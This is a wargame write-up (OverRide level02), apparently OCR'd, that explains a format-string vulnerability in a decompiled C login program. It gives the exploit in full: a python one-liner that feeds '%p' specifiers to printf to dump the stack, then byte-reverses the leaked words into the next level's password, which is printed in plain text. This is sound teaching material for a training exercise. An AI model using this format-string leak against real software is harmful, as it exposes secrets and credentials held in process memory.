

./level02



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   /home/user/level02/level02

level02@OverRide:~$
```

Decompiled file with ***Ghidra***:



```c
int main(void)
{
    char username[100] = {0};
    char inputPassword[100] = {0};
    char realPassword[41] = {0};
    int bytesRead = 0;
    FILE *passwordFile = NULL;

    passwordFile = fopen("/home/users/level03/.pass", "r");
    if (passwordFile == NULL)
    {
        fwrite("ERROR: failed to open password file\n", 1, 36, stderr);
        exit(EXIT_FAILURE);
    }

    bytesRead = fread(realPassword, 1, 41, passwordFile);
    realPassword[strcspn(realPassword, "\n")] = '\0';
    if (bytesRead != 41)
    {
        fwrite("ERROR: failed to read password file\n", 1, 36, stderr);
        exit(EXIT_FAILURE);
    }
    fclose(passwordFile);

    puts("| You must login to access this system. |");
    printf("--[ Username: ");
    fgets(username, 100, stdin);
    username[strcspn(username, "\n")] = '\0';

    printf("--[ Password: ");
    fgets(inputPassword, 100, stdin);
    inputPassword[strcspn(inputPassword, "\n")] = '\0';
    puts("******************************************");

    if (!strncmp(realPassword, inputPassword, 41))
    {
        printf("Greetings, %s!\n", username);
        system("/bin/sh");
    }
    else
    {
        printf(username);
        puts(" does not have access!");
        exit(EXIT_FAILURE);
    }

    return EXIT_SUCCESS;
}
```


./level02²

In this challenge, we are presented with a straightforward program that opens the **level03 .pass** file, reads its contents, and then stores this data into a **buffer**. The program subsequently prompts the **user** for a **username** and **password**. If the provided **password** matches the one stored in the file, access to the **shell** is granted.

At first glance, the expected solution might seem to involve a *buffer overflow*.
However, the use of **strncmp** function effectively curtails any straightforward overflow exploitation.

On closer inspection, we noticed that the content of the **.pass** file is read and stored on the stack. Furthermore, the program has an unprotected **printf** function. This becomes our potential point of exploitation.

Using the **%p** format specifier with **printf**, we can disclose **memory addresses**. By leveraging this capability, we managed to expose the contents of the **stack**, which includes the **password**. Due to the **little-endian** memory storage, we had to reverse the exposed data to decipher the actual **password**, successfully bypassing the authentication mechanism.



```
level02@OverRide:~$ python -c "print 'AAAAAAAAA' + '%p'*28" | ./level02
[ Secure Access System v1.0 ] =====
/***************************************\
| You must login to access this system. |
\**************************************/
--[ Username: --[ Password: *****************************************
AAAAAAAAA0x7fffffffe500(nil)(nil)0x2a2a2a2a2a2a2a2a0x2a2a2a2a2a2a2a2a
0x7fffffffe6f80x1f7ff9a08(nil)(nil)(nil)(nil)(nil)(nil)(nil)(nil)(nil)(nil)
(nil)(nil)0x100000000(nil)0x756e5052343768480x45414a35617339510x377a7143574e6758
0x354a35686e4758730x48336750664b394d(nil)0x4141414141414141 does not have access!

756e505234376848     unPR47hH    Hh74RPnu
45414a3561733951     EAJ5as9Q    Q9sa5JAE
377a7143574e6758     7zqCWNgX    XgNWCqz7
354a35686e475873     5J5hnGXs    sXGnh5J5
48336750664b394d     H3gPfK9M    M9KfPg3H

level02@OverRide:~$ su level03
Password: Hh74RPnuQ9sa5JAEXgNWCqz7sXGnh5J5M9KfPg3H

level03@OverRide:~$
```